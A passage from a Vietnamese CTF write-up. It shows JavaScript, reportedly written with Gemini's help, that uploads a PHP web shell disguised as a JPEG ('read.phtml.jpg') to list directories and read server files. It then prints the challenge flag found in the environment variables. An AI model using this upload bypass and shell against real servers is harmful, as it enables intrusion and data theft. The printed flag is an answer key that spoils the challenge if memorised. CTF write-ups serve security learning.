


Hình 17: Gemini đưa ra lời khuyên

```
let fd = new FormData();

// Payload PHP chứa 2 chức năng:
// 1. Nhận tham số ?dir= để liệt kê thư mục (scandir)
// 2. Nhận tham số ?f= để đọc nội dung file (file_get_contents)
let shellContent = `<?php
if(isset($_GET["dir"])) {
    echo "<pre>";
    print_r(scandir($_GET["dir"]));
    echo "</pre>";
}
if(isset($_GET["f"])) {
    echo "<pre>" . htmlspecialchars(file_get_contents($_GET["f"])) . "</pre>";
}
?>`;

let payload = new Blob([shellContent], { type: 'image/jpeg' });
fd.append('uploadFile', payload, 'read.phtml.jpg');

fetch('/upload.php', { method: 'POST', body: fd })
.then(res => res.text())
.then(text => alert("Server trả về: " + text.trim()));
```

Hình 18: Nhờ Gemini viết đoạn code Js để tấn công

Do không kịp viết nốt write-up nên em trình bày vắn tắt ở đây: sau khi đã chạy thành công file mã độc thì các tệp có trong thư viện hiện tại đã hiện ra, trong đó có 1 file là flag.txt. Em truy cập nội dung của file đó thì chỉ có solved thanks, có vẻ là fake flag. Em quay sang đọc các biến môi trường trong server bằng code Js do Gemini viết ra, thì tìm được flag. Đây là ảnh chụp màn hình lúc đó ạ:



Hình 19: Tìm thấy cờ trong các biến môi trường

Em nhập thử flag được in ra, và cuối cùng xác định được **flag đúng** của bài này là:

```
BKSEC{c00l_ch4lleng3s_r1ght_c0_d1en_t0n_tr0n9_Gb39lmwmc7365f8e}
```

Problem solved!